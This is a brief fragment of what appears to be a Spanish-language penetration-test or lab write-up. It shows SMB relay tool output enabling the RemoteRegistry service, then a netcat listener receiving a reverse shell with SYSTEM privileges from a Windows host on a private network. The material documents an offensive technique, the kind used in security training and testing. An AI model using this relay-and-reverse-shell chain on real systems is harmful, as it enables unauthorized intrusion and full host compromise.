[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-5: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, but there are no more targets left!
```

```
↳ /usr/share/sqlninja/apps ➔ ✓ took ≈ 14s ➔ # rlwrap nc -nlvp 4647
listening on [any] 4647 ...
connect to [192.168.101.128] from (UNKNOWN) [192.168.101.135] 49965
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

DAttack | 2h 32m | 1 Relay

Pa' dentro, buenísima.